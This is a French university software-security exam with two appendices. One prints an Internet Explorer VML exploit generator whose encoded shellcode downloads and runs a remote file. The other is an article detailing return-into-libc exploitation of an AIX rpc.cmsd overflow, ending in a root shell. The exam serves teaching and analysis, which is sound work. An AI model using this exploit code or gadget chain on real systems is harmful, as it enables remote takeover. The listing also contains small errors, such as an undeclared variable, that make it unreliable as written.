Examen de Sécurité Logicielle

Le 16 décembre 2010,
8h30-11h30, Amphi Chimie, Bât. A10

Tous les documents sont autorisés.

Exercice 1. Exploitation d'une faille dans Internet Explorer

En 2006, une faille d'Internet Explorer a été découverte au niveau du traitement des VML (*Vector Mark-up Language*[1]). Le programme présenté dans le fichier source `Internet_Explorer_Flaw.c` (sur une feuille à part) permet d'exploiter ce problème. Quelques indications :

- `convert2ncr()` : Passe des caractères ASCII en format NCR (*Numerical Character Reference*[2]).
- `fflush()` : Force le cache à se vider.
- `char *strstr(const char *haystack, const char *needle)` : Trouve la première occurence de la sous-chaîne 'needle' dans la chaîne 'haystack' et renvoi un pointeur sur cette occurence.
- `void *memset(void *s, int c, size_t n)` : Rempli les 'n' premiers octets de la zone mémoire pointée par 's' avec l'octet constant 'c' et renvoi un pointeur sur 's' en cas de succès.
- `void *memcpy(void *dest, const void *src, size_t n)` : Copie 'n' octets de la zone mémoire 'src' vers la zone mémoire 'dest' et renvoi un pointeur sur 'dest' en cas de succès.

QUESTION 1 – Décrivez les différentes étapes que réalise le programme qui est fourni en annexe et expliquez ce qu'il retourne au final.

QUESTION 2 – Donnez le type de faille que vise cet exploit et décrivez un scénario d'attaque probable via le programme donné en annexe.

QUESTION 3 – Donnez aussi des réponses aux questions suivantes :

1. Sur quelle balise VML (et quel attribut) repose l'exploit ?
2. Comment le flot d'exécution est détourné vers le premier shellcode (`dc`) ?
3. À votre avis, à quoi servent `dcstart` et `dcend` ?
4. Pourquoi est-il nécessaire de faire un Xor sur le shellcode ?
   (donnez aussi un argument qui permet de justifier le choix du masque `0xee`)

1. VML est un langage XML pour les dessins vectoriels, conçu par Microsoft pour Internet Explorer.
2. NCR est la norme des caractères qui transitent via le Web. Par exemple : "`&#0078;`" représente le caractère 'x'.

Problème 1. Exploitation de Stack-overflows sous AIX 6.1

L'article '*Exploitation de Stack-overflows sous AIX 6.1*' de Roderick Asselineau, paru dans Misc 52, décrit l'exploitation d'une faille de type '*stack-overflow*' pour le système d'exploitation AIX 6.1 d'IBM. Lisez l'article et répondez aux questions suivantes.

QUESTION 1 – AIX 6.1 incorpore un dispositif particulier pour se protéger des buffer-overflows. Expliquez ce dispositifs en quelques mots et expliquez en quoi, il rend l'exploitation des stack-overflows et des heap-overflows plus difficile. Donnez aussi les autres mécanismes de sécurité d'AIX 6.1 (donné en encart à la fin de l'article) et expliquez face à quels types de menaces ils peuvent se montrer efficaces.

QUESTION 2 – L'auteur de l'article utilise une méthode bien connue pour contourner le mécanisme de protection, expliquez les principes généraux de cette méthode et dites pourquoi son exploitation sur une architecture de type PowerPC est plus hardue que sur une architecture IA-32 (explicitez les raisons).

QUESTION 3 – Dans la section 3 de l'article, la preuve de concept réalisée par BSDaemon sous `gdb` montre une partie de la mémoire : `0x70707070 0x70707070 0xdeadbeef 0x70707070`

D'après vous, que s'est-il passé précédemment pour que la mémoire contienne ceci ? Et en quoi le `segfault` final est-il une preuve de concept ?

QUESTION 4 – Dans la section 5.1, l'auteur conclu en disant que les deux épilogues cités en derniers nous permettent de prendre le contrôle des registres (`r2`, `r3`) et (`r3`, `r4`). Pour chacun des registres dites à quelle adresse relative il faut placer la valeur à injecter pour qu'elle se retrouve dans le registre en question.

QUESTION 5 – Dans la section 5.2, l'addresse de `system` contient un caractère nul, ce qui devrait empêcher son injection, pourtant l'auteur arrive à contourner cette difficulté. Expliquez comment.

QUESTION 6 – Expliquez le schéma global de l'attaque en détaillant les opérations faites sur chaque registre pour arriver au résultat final.


QUESTION 7 (SUBSIDIAIRE) – Expliquez pourquoi IBM n'a-t-il pas encore intégré l'ASLR dans AIX ? Justifiez votre réponse.

```
/*
 *---------------------------------------------------------------------
 * vml.c - !!! 0day !!! Public Version !!!
 * Copyright (C) 2006 XSec All Rights Reserved.
 *
 * Author : nop
 * : nop@xsec.org
 * : http://www.xsec.org
 * :
 * Tested : Windows 2000 Server CN
 * : + Internet Explorer 6.0 SP1
 * :
 * Compile : gcc vml.c
 * :
 * Usage : d:\>vml
 * :
 * : Usage: vml <URL> [htmlfile]
 * :
 * : d:\>vml http://xsec.org/xxx.exe xxx.htm
 *---------------------------------------------------------------------
 */

#include <stdio.h>
#include <stdlib.h>
#include <windows.h>

FILE *fp = NULL;
char *file = "xsec.htm";
char *url = NULL;

#define NOPSIZE 260
#define MAXURL 60
#define NOP 0x90

DWORD ret = 0x7800CCDD;          // call esp for All win2k

// Look for shellcode (sc) in memory, unxor it with 0xee and run it
unsigned char dc[] =
    "\x8B\xDC\xBE\x6F\x6F\x6F\x6F\x70\x4E\xBF\x6F\x30\x30\x70\x4F\x43\x39"
    "\x3B\x75\xFB\x4B\x60\x33\xEE\x39\x73\xFC\x75\xF7\xFF\xD3";

// Shellcode Start
unsigned char dcstart[] = "noop";

// Shellcode xored with 0xee (download the file at <URL> and run it)
unsigned char sc[] =
    "\x07\x4B\xEE\xEE\xEE\xB1\x8A\x4F\xDE\xEB\xEE\xEF\x65\xAE\xE2\x65"
    "\x9E\xF2\x43\x65\x86\xE6\x65\x19\x84\xEA\xB7\x06\xAB\xEE\xEE\xEE"
    "\x0C\x17\x86\x81\x80\xEF\xEE\xEE\x86\x9B\x9C\x82\x83\xBA\x11\xF8\x7B"
    "\x06\xDE\xEE\xEE\xEE\x6D\x02\xCE\x65\x32\x84\xCE\xBD\x11\xB8\xEA"
    "\x29\xEA\xED\xB2\x8F\xC0\x8B\x29\xAA\xED\xEA\x96\x8B\xEE\xEF\xDD"
    "\x2B\xBE\xBE\xBD\xB9\xBE\x11\xB8\xFE\x65\x32\xBE\xBD\x11\xB8\xE6"
    "\x84\xEF\x11\xB8\xB2\xBF\xB8\x65\x9B\xD2\x65\x9A\xC0\x96\xED\x1B"
    "\xB8\x65\x98\xCE\xED\x1B\xDD\x27\xA7\xAF\x43\xED\x2B\xDD\x35\xE1"
    "\x50\xFE\xD4\x38\x9A\xE6\x2F\x25\xE3\xED\x34\xAB\x05\x1F\xD5\xF1"
    "\x9B\x09\xB0\x65\xB0\xCA\xED\x33\x88\x65\xE2\xA5\x65\xB0\xF2\xED"
    "\x33\x65\xEA\x65\xED\x2B\x45\xB0\xB7\x2D\x06\xB8\x11\x11\x11\x60"
    "\xA0\xB0\x02\x2F\x97\x0B\x56\x76\x10\x64\xB0\x90\x36\x0C\x9D\xD8"
    "\xF4\xC1\x9E";

// Shellcode End
unsigned char dcend[] = "n00p";

// HTML Header
char *header =
    "<html xmlns:v=\"urn:schemas-microsoft-com:vml\">\n"
    "<head>\n"
    "<title>XSec.org</title>\n"
    "<style>\n"
```



```
    "v\\:* { behavior: url(#default#VML); }\n"
    "</style>\n"
    "</head>\n"
    "<body>\n"
    "<v:rect style=\"width:20pt;height:20pt\" fillcolor=\"red\">\n"
    "<v:fill method=n\"";

char *footer = "\"/>\n" "</v:rect>\n" "</body>\n" "</html>\n";

// convert string to NCR
void convert2ncr(unsigned char *buf, int size)
{
    int i = 0;
    unsigned int ncr = 0;

    for (i = 0; i < size; i += 2) {
        ncr = (buf[i + 1] << 8) + buf[i];

        fprintf(fp, "&#%d;", ncr);
    }
}

void main(int argc, char **argv)
{
    unsigned char buf[1024] = { 0 };
    unsigned char buf1[255] = { 0 };
    int sc_len = 0;
    int psize = 0;
    int i = 0;

    unsigned int nop = 0x4141;
    DWORD jmp = 0xeb06eb06;

    if (argc < 2) {
        printf("Windows VML Download Exec Exploit\n");
        printf("Coded by nop nop@xsec.org, Welcome to www.xsec.org\n");
        printf("\r\nUsage: %s <URL> [htmlfile]\r\n\n", argv[0]);
        exit(1);
    }

    url = argv[1];
    if ((!strstr(url, "http://") && !strstr(url, "ftp://"))
        || strlen(url) < 10 || strlen(url) > MAXURL) {
        printf("[-] Invalid url. Must start with 'http://','ftp://' " \
               " and < %d bytes.\n", MAXURL);
        return;
    }

    printf("[+] download url:%s\n", url);

    if (argc >= 3)
        file = argv[2];

    printf("[+] exploit file:%s\n", file);

    fp = fopen(file, "wb");
    if (!fp) {
        printf("[-] Open file error!\n");
        return;
    }
// print html header
    fprintf(fp, "%s", header);
    fflush(fp);

    for (i = 0; i < NOPSIZE; i++)
        fprintf(fp, "A");

    fflush(fp);
```

```
// NOP the buffer
    memset(buf, NOP, sizeof(buf));

// overflow the eip
    memcpy(buf, &ret, 4);

// print shellcodes
    psize = 4 + 8 + 0x10;
    memcpy(buf + psize, dc, sizeof(dc) - 1);

    psize += sizeof(dc) - 1;
    memcpy(buf + psize, dcstart, 4);

    psize += 4;
    sc_len = sizeof(sc) - 1;
    memcpy(buf + psize, sc, sc_len);
    psize += sc_len;


// print URL
    memset(burl, 0, sizeof(burl));
    strncpy(burl, url, MAXURL);

    for (i = 0; i < strlen(url) + 1; i++) {
        burl[i] = burl[i] ^ 0xee;
    }

    memcpy(buf + psize, burl, strlen(url) + 1);

    psize += strlen(url) + 1;
    memcpy(buf + psize, dcend, 4);
    psize += 4;

// print NCR
    convert2ncr(buf, psize);
    printf("[+] buff size %d bytes\n", psize);

// print html footer
    fprintf(fp, "%s", footer);
    fflush(fp);

    printf("[+] exploit write to %s success!\n", file);
}
```



EXPLOITATION DE STACK OVERFLOWS SOUS AIX 6.1

Roderick ASSELINEAU - rasselineau@atlab.fr

mots-clés : AIX / POWERPC / CONTOURNEMENT / EXPLOITATION / STACK OVERFLOW / RETURN-INTO-LIBC

La plupart des personnes ayant un jour audité un système AIX connaissent les vulnérabilités CVE-2009-3699 et CVE-2009-2727 qui confèrent l'une comme l'autre un shell root distant à l'attaquant. Les exploits correspondants sont relativement communs (metasploit lui-même en embarque deux [1]). Néanmoins, la plupart des gens ignorent que ces exploits ne fonctionnent pas nécessairement sur AIX 6.1, dont la stack et la heap ne sont pas toujours exécutables. Cet article traite de la vulnérabilité CVE-2009-3699 et explique comment l'exploiter en dépit des protections mémoire potentiellement mises en place par l'administrateur.

1 Introduction

AIX [2], de son vrai nom *Advanced Interactive eXecutive*, est un UNIX propriétaire conçu par IBM qui tourne sur les processeurs de type PowerPC. Bien qu'initialement très peu robuste et doté de fonctionnalités de sécurité relativement minimales, de nombreux efforts ont été faits par IBM pour améliorer cette situation. Ainsi, la dernière version d'AIX (la 6.1) sortie en 2007 incorpore désormais de nouveaux mécanismes de sécurité [3], dont une *stack* et une *heap* non exécutables permettant de compliquer l'exploitation des failles de type corruption mémoire. Toute tentative d'exploitation par l'utilisation d'un *shellcode* devient alors plus ou moins caduque.

2 Quelques rappels sur le PowerPC

Le *PowerPC* est un processeur RISC *big-endian* dont les *opcodes* sont codés sur 4 octets. Il possède un grand nombre de registres, dont nous donnons une description sommaire :

- `pc` : *Program Counter* ; adresse la prochaine instruction à exécuter.
- `lr` : *Link Register* ; permet de sauvegarder le PC.
- `r0` : Registre général ; usage particulier tel que le transfert de LR.
- `r1` : SP (*Stack Pointer*).
- `r2` : TOC (*Table Of Contents*) ; pointe sur une zone mémoire contenant des variables globales.
- `r3`, `r4`, `r5`, ... : Registres généraux ; usage courant (arithmétique, manipulation de la mémoire, etc.).
- `r31` : Sauvegarde de Stack Pointer.

En PowerPC, le passage d'arguments à la fonction appelée est réalisé à l'aide des registres généraux (`r3`, `r4`, `r5`, etc.). Par exemple, le code assembleur ci-dessous illustre l'appel à `func(1, 2, 3, 4, 5, 6)` :

```
10000510:   38 60 00 01     lil  r3,1
10000514:   38 80 00 02     lil  r4,2
10000518:   38 a0 00 03     lil  r5,3
1000051c:   38 c0 00 04     lil  r6,4
10000520:   38 e0 00 05     lil  r7,5
10000524:   39 00 00 06     lil  r8,6
10000528:   4b ff ff 11     bl   10000438
```

L'instruction `lil` permet de placer un entier dans un registre et `bl` est une instruction de branchement (équivalent PowerPC du call x86) qui se distingue du

branchement simple b (équivalent PowerPC du jmp x86) par l'utilisation du registre **lr**, qui contient alors l'adresse de retour. Cette adresse sera plus tard sauvegardée sur la stack lors du prologue de la fonction, puis restaurée lors de son épilogue.

Le lecteur désirant plus de détails sur l'évolution de la stack entre les appels de fonctions est invité à lire le billet **[4]** dans lequel des explications plus précises sont fournies.

3 Étude de la vulnérabilité CVE-2009-3699

La vulnérabilité CVE-2009-3699 correspond à un bug de type *buffer overflow* dont la découverte officielle est attribuée à BSDaemon.

3.1 Localisation du bug dans libcsa.a

Lorsque la méthode **_DtCm_rtable_create()** est invoquée par RPC, elle appelle **_DtCmsTarget2Name()**, qui prend un pointeur sur une chaîne (ici **str**) en unique paramètre et appelle en retour **_DtCmGetPrefix(str, 64)**, dont le code est présent dans la bibliothèque **libcsa.a**. Une analyse rapide du code assembleur permet de découvrir l'origine du problème :

```
ROM:0000EAE0                stwu    %sp, -0x1040(%sp) ; char vuln[4096]; [L1]
                                                      ; char foo[64];
[...]
ROM:0000E330 loop:
ROM:0000E330                cror    4*cr1+eq, eq, 4*cr1+eq
ROM:0000E334                beq     cr1, out_of_loop
ROM:0000E338                stb     %r5, 1(%r7)     ; *(r7+1) = r5
ROM:0000E33C                addi    %r7, %r7, 1     ; r7++
ROM:0000E340                addi    %r4, %r4, 1
ROM:0000E344                lbz     %r5, 1(%r3)     ; r5 = *(r3+1)
ROM:0000E348                addi    %r3, %r3, 1     ; r3++
ROM:0000E34C                nop
ROM:0000E350                cmpwi   %r5, 0          ; while(r5)          [L2]
ROM:0000E354                cmplw   cr1, %r5, %r6
ROM:0000E358                b       loop
ROM:0000E35C out_of_loop:
```

Pour résumer, la fonction alloue de l'espace en stack pour deux buffers [L1] : **vuln** et **foo**. Initialement, **r3** pointe sur **str** en tant qu'argument de la fonction et **r7** pointe sur **vuln**. Le programme copie alors **str** dans **vuln** jusqu'à ce qu'un octet nul soit rencontré. Autrement dit, la boucle est un pseudo **strcpy()** [L2] qui engendre un stack overflow lorsque la chaîne passée en argument est trop grande (> 4096 [L1]).

3.2 Visualisation de la stack

Un petit schéma de stack permet de mieux visualiser la situation :




Schéma 1

En envoyant une chaîne suffisamment longue (>= 4096 + 8, soit 4104 octets), il est possible de prendre le contrôle de l'adresse de retour, méthode classique que nous utilisons ici, même si d'autres stratégies sont possibles **[4]**. Le *Proof Of Concept* publié par BSDaemon utilise cette méthode :

```
Breakpoint 4, 0xd2241b78 in _DtCmGetPrefix@@AF13_6 () from /usr/lib/
libcsa.a(shr.o)
(gdb) x /x $r1
0x2ff20520:     0x2ff21560
(gdb) x /4x 0x2ff21560
0x2ff21560:     0x78787878      0x78787878      0xdeadbeef      0x78787878
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0xdeadbeec in ?? ()
```

Deux petites remarques : les deux bits de poids faible de l'adresse de retour doivent être mis à 0 (pour cause d'alignement) et l'overflow est ici particulièrement avantageux puisque le dépassement est (quasi) illimité, ce qui donne de la marge de manœuvre à l'attaquant.

Pour toute version d'AIX inférieure à 6.1 ou autorisant la stack en exécution, l'exploitation se résume à insérer un shellcode dans `str` (metasploit peut le générer) et à faire pointer l'adresse de retour sur celui-ci. Bien évidemment, les choses se corsent avec AIX 6.1 si la stack est configurée pour être non exécutable.

4 Les mécanismes de protection mémoire d'AIX 6.1

En local, pour déterminer si de tels mécanismes sont en place, une solution simple consiste à compiler un exécutable de test qui tente d'exécuter du code dans diverses régions mémoire (stack, heap, data). Si le processus reçoit un **SIGILL**, c'est que la mémoire est protégée. À distance, il n'y a pas vraiment de solution, il faut donc tester la méthode avec puis sans shellcode. En cas de crash, le processus est de toute façon relancé par **inetd**.

4.1 La configuration par défaut

L'outil **sedmgr** permet à l'administrateur d'activer/désactiver les protections mémoire au niveau système ou plus finement au niveau des processus en modifiant un *flag* dans les binaires correspondants. Par défaut, la configuration est la suivante :

```
-bash-3.2# sedmgr
Mode SED (Stack Execution Disable) : select
SED configuré dans le noyau : select
```

Dans le cas présent, la configuration système indique que l'exécutable lui-même doit être porteur d'un flag (dans son header **COFF**) demandant au noyau la non-exécution. Le petit exemple suivant illustre parfaitement cette situation :

```
-bash-3.2# cat sc_stack.c
#include
[...]
int main(void)
{
    char buf[256];
    memcpy(buf, shellcode, sizeof(shellcode));
    int jump[2]={(int)buf,0};
    ((*(void (*)())jump)());
}
-bash-3.2# gcc sc_stack.c
-bash-3.2# sedmgr -d ./a.out
./a.out : system                    <-- le binaire suit une politique "system"
-bash-3.2# ./a.out
# exit                              <-- il est autorisé à exécuter sur la stack
-bash-3.2# sedmgr -c request ./a.out <-- le binaire spécifie ne pas avoir besoin
                                         d'une stack non exécutable.
-bash-3.2# ./a.out
Illegal instruction (core dumped)
```

Il est également intéressant de regarder les flags de l'exécutable que l'on va tenter d'exploiter :

```
-bash-3.2# sedmgr -d /usr/dt/bin/rpc.cmsd
/usr/dt/bin/rpc.cmsd : system
```

Par défaut, on peut donc exécuter du code sur la stack. Cette configuration, certes à notre avantage, ne nous intéresse bien évidemment pas. Dans la suite de l'article, nous considérons que l'administrateur a activé la protection contre l'exécution en stack/heap au niveau système :

```
-bash-3.2# sedmgr -m all
L'attribut SED a été défini avec succès au niveau système. Il est
effectif à l'amorçage du noyau 64 bits.
-bash-3.2# reboot
Commande reboot en cours d'exécution.
[...]
-bash-3.2# gcc sc_stack.c
-bash-3.2# ./a.out
Illegal instruction (core dumped)
```

4.2 Les protections effectives

Une fois cette configuration activée, nos tests mettent en évidence les faits suivants :

- la stack, la heap et la zone de data sont toutes protégées contre l'exécution de code.
- il n'y a aucune protection de type ASLR sur l'espace d'adressage des processus.
- il est possible d'exécuter du code dans une zone mmapée en ANONYMOUS si le flag **PROT_EXEC** est spécifié lors de l'appel à **mmap()**.
- l'utilisation de **mprotect()** pour rendre une zone exécutable ne fonctionne ni pour la stack ni pour la heap.

Note

Fait curieux concernant ce dernier cas, autant mprotect() renvoie une erreur dans le cas de la stack (ce qui est compréhensible), autant il n'en renvoie pas dans le cas de la heap. On pourrait donc penser à un succès de l'appel système, sauf qu'en pratique, les pages restent non exécutables.

Pour exploiter la vulnérabilité, on a donc deux solutions :

- créer une zone accessible en écriture et exécution en utilisant un appel à **mmap()** en « return-into-libc », copier le shellcode dedans grâce à un appel à une fonction de copie (dans la libc ou ailleurs) et finalement exécuter le shellcode.
- appeler directement une fonction permettant l'exécution de commandes sur la machine, telle que **system()**.

La première technique a l'inconvénient majeur de nécessiter le chaînage de plusieurs appels de fonctions, ce qui nécessite une quantité de stack contrôlée par

l'utilisateur monumentale (ce n'est toutefois pas un problème avec ce bug). Nous avons choisi d'utiliser la seconde méthode.

5 Le return-into-libc version PowerPC

Pour être capable de mener à bien un return-into-libc, il faut nécessairement connaître l'adresse à laquelle se trouve la fonction ciblée (ici, la tâche est facilitée par l'absence d'ASLR) et être capable de contrôler les arguments passés à la fonction.

5.1 Le contrôle des registres

Dans le cas du x86, les arguments sont passés directement par la stack, donc les return-into-libc sont extrêmement simples à mettre en œuvre, la seule « difficulté » étant de positionner correctement le *stack pointer* (à coups de **pop-ret**). Malheureusement, en PowerPC, ce sont les registres qui sont utilisés. On peut toutefois s'en sortir en utilisant astucieusement les épilogues de fonctions. En effet, les épilogues de fonctions permettent la restauration de registres depuis la stack en préparation du retour à la fonction appelante.

Prenons par exemple le code suivant (fourni par objdump, dont une version libre existe pour AIX) :

```
120:  80 41 00 14     lwz   r2,20(r1)        [L1]
124:  38 80 00 22     li    r6,34
128:  fc 20 f8 90     fmr   f1,f31
12c:  90 03 00 00     stw   r0,0(r3)
130:  81 81 00 70     lwz   r12,128(r1)      [L2]
134:  cb e1 00 68     lfd   f31,104(r1)
138:  7d 88 03 a6     mtlr  r12              [L3]
13c:  38 21 00 70     addi  r1,r1,112        [L4]
140:  83 e1 ff f8     lwz   r31,-8(r1)
144:  4e 80 00 20     blr                    [L5]
```

Imaginons que l'adresse de retour de la fonction vulnérable pointe sur [L1]. Cette portion de code nous permet alors grâce à [L1] de prendre le contrôle de **r2** puisque sa valeur sera prise sur la stack (r1+20) dans le buffer vulnérable. Certains autres registres sont manipulés au cours de cette opération comme **f1** (registre du FPU), **r31**, ou **r0** (qui prend ici une valeur fixe). Plus intéressant, la ligne [L2] permet de prendre le contrôle de **r12**, qui sera alors copié dans **lr** [L3]. En retour de fonction, l'instruction **blr** est un saut vers l'adresse contenue dans **lr** [L5]. Puisqu'on contrôle indirectement **lr**, on peut donc choisir de poursuivre l'exécution sur un autre épilogue qui permettra de charger d'autres registres ou sur la fonction cible directement. Notons que le gros problème de cette méthode est qu'elle « consomme » beaucoup de stack. En effet, **r1** est incrémenté de 112 en [L4]. Si trop de chaînage venait à être réalisé, l'attaquant finirait par perdre le contrôle des données référencées par **r1**. Dans le cas du CVE-2009-3699, ce n'est toutefois pas un problème puisque l'overflow n'est pas limité en taille.

Note

Certains épilogues sont plus intéressants que d'autres. Celui-ci, par exemple, est très mauvais pour deux raisons : il ne permet pas de contrôler les registres les plus intéressants (r3, r4, etc.) et l'adresse contenue dans r3 doit nécessairement être déréférençable sous peine de planter le programme.

Pour réaliser notre exploit, nous avons utilisé les épilogues suivants :

```
0xd0117b1c :    lwz   r2,20(r1)
0xd0117b20 :    lwz   r3,64(r1)
0xd0117b24 :    lwz   r12,88(r1)
0xd0117b28 :    addi  r1,r1,80
0xd0117b2c :    mtlr  r12
0xd0117b30 :    lwz   r29,-12(r1)
0xd0117b34 :    lwz   r30,-8(r1)
0xd0117b38 :    lwz   r31,-4(r1)
0xd0117b3c :    blr
```

et

```
0xd0134e18 :    lwz   r3,64(r1)
0xd0134e1c :    lwz   r4,68(r1)
0xd0134e20 :    lwz   r12,88(r1)
0xd0134e24 :    addi  r1,r1,80
0xd0134e28 :    mtlr  r12
0xd0134e2c :    blr
```

En chaînant l'appel à ces portions de code, on obtient successivement le contrôle des registres (**r2**, **r3**) et (**r3**, **r4**). On obtient également le contrôle des registres **r29** à **r31**, mais cela n'a pas d'intérêt dans le cas présent.

5.2 Le retour dans une fonction

L'utilisation de la fonction **system()** pose un premier problème qu'on voit tout de suite à travers l'exemple suivant :

```
(gdb) disass main
[...]
0x100004c8 :   bl    0x10000578
[...]
```

Puisque l'adresse de chargement de la section de code est à 0x10000000, l'adresse de la fonction contient des octets nuls (ce qui est un problème pour exploiter CVE-2009-2727). On peut fort heureusement contourner très facilement cette situation en remarquant que l'adresse de **system()** du *deadlisting* correspond à une adresse de PLT-like et que l'adresse de la fonction en libc ne pose pas ce problème :

```
[...]
(gdb) b main
Breakpoint 1 at 0x100004ac
(gdb) print /x &system
$1 = 0x10000570
(gdb) r
Starting program: /bla

Breakpoint 1, 0x100004ac in main ()
(gdb) info sharedlibrary
Text Range              Data Range              Syms    Shared
Object Library
0xd04c1240-0xd04c1a3e   0xf04bc6d8-0xf04bc738   Yes     /usr/lib/
libcrypt.a(shr.o)
0xd0180800-0xd04858e5   0xf03fb6b8-0xf04bb238   Yes     /usr/lib/
libc.a(shr.o)
(gdb) print /x &system
$2 = 0xd02bba88
```

Malheureusement se pose alors un deuxième problème. Il n'est en effet pas possible (facilement) d'appeler directement la fonction **system()** de la libc depuis le programme vulnérable (la fonction plante). Bien que la raison de ce plantage ne soit pas très claire, cela semble être lié à l'utilisation de **r2** à partir duquel des données nécessaires à l'exécution sont obtenues. Le fait d'échapper au saut de PLT-like ne permet donc pas d'avoir l'environnement nécessaire pour exécuter la fonction. Contrôler **r2** ne sert à rien si on ne sait pas quelles données exactes obtenues à partir de ce registre sont en jeu.

On a donc deux solutions : soit on émule précisément ce vers quoi pointe **r2** lors d'un appel de fonction en libc, soit on appelle une fonction qui ne pose pas ce problème. Par chance, on peut se servir facilement des *wrappers* d'appel système de la libc :

```
(gdb) disass execve
Dump of assembler code for function execve:
0xd02bfc50 :  lwz     r12,6784(r2)
0xd02bfc54 :  stw     r2,20(r1)
0xd02bfc58 :  lwz     r0,0(r12)
0xd02bfc5c :  lwz     r2,4(r12)
0xd02bfc60 :  mtctr   r0
0xd02bfc64 :  bctr
```

Chaque wrapper d'appel système est conçu de la même façon et utilise une entrée dans une table spéciale qui s'apparente à une **syscall_table[] userland**. Chaque entrée contient deux informations : le numéro d'appel système et l'adresse à laquelle poursuivre l'exécution du wrapper (on trouvera donc l'instruction **sc** dans le code référencé). Dans l'extrait précédent, on a vu que **r12** était chargé avec une adresse dérivée de **r2**. Une analyse rapide avec **gdb** montre que **r12** pointe alors sur l'une des entrées de cette table. Comme elle est située à une adresse fixe pour une instance donnée de programme, il suffit de contrôler **r2** pour obtenir l'exécution d'un appel système arbitraire. En outre, puisque les arguments de cet appel système sont pris successivement dans **r3**, **r4** et **r5** (dans le cas d'**execve()**), le problème revient à chaîner les « bons » épilogues de fonctions avant l'appel à **execve()** dans la libc.

Lors de l'exploitation, le processus suit le schéma d'exécution suivant :




Schéma 2

Note

Le lecteur attentif aura remarqué que r5 n'est pas manipulé alors qu'execve() prend 3 arguments. En fait, par chance, en sortie de _DtCmGetPrefix(), r5 prend la valeur 0 (pointeur NULL). Le fait est que cela ne gêne pas du tout l'exécution du *syscall*, donc on le laisse à cette valeur au lieu d'appeler un troisième épilogue de fonction.

Il doit être noté que la connaissance de l'adresse de **r1** au moment du retour de fonction est nécessaire car **r2** et **r3** sont des pointeurs sur des objets que l'attaquant doit contrôler (et donc placer en stack dans le buffer vulnérable). Nous avons remarqué lors de nos tests que **r1** oscillait entre un très petit nombre de valeurs (3 en fait). Puisque le démon **rpc.cmsd** est relancé en

cas de plantage, on peut sans trop de risque tester les 3 valeurs jusqu'à obtenir le shell désiré. Le reste des détails de l'exploitation est sans réel intérêt. Si on s'est bien débrouillé, on obtient alors :

```
rod@ubuntu:~/Desktop/ExploitationAIX$ ./sploit A.B.C.D
[+] Trying to exploit with:
  -> R1 = 0x2ff20cd8
  -> CMD = BIND SHELL PERL
[+] Trying A.B.C.D:4444....
[-] Connection timedout.
[+] Trying to exploit with:
  -> R1 = 0x2ff21678
  -> CMD = BIND SHELL PERL
[+] Trying A.B.C.D:4444....
[+] Exploit worked with R1=0x2ff21678
[+] Enjoy your shell dude!
id
uid=0(root) gid=0(system) groups=2(bin),3(sys),7(security),8(cron),
10(audit),11(lp)
```

Note

En pratique, `inetd` ne relance parfois pas `rpc.cmsd` pour des raisons assez mystérieuses (hem hem). Il est donc recommandé d'éviter un bruteforce trop long ou trop intensif de `r1`, sous peine de perdre définitivement la possibilité d'exploiter `rpc.cmsd`. AIX, c'est fragile ;-)

Conclusion

Exploiter un bug sur AIX n'a jamais été très difficile. L'effort louable d'IBM a permis l'introduction d'une fonctionnalité de protection contre l'exécution dont nous avons démontré l'insuffisance. La technique bien connue du return-into-libc (dont certaines personnes ont plus ou moins réinventé le concept vieux de plus de 10 ans en introduisant le ROP) ne peut en effet être mitigée que par l'ajout d'un ASLR aujourd'hui inexistant sur AIX 6.1. On peut donc supposer (peut-être à tort) que les exploits AIX ont encore de beaux jours devant eux... ■

▪ REMERCIEMENTS

Je tiens à remercier l'équipe d'Atlab et Renaud Feil pour leur relecture de l'article.

▪ RÉFÉRENCES

[1] http://www.metasploit.com/modules/exploit/aix/

[2] http://en.wikipedia.org/wiki/IBM_AIX

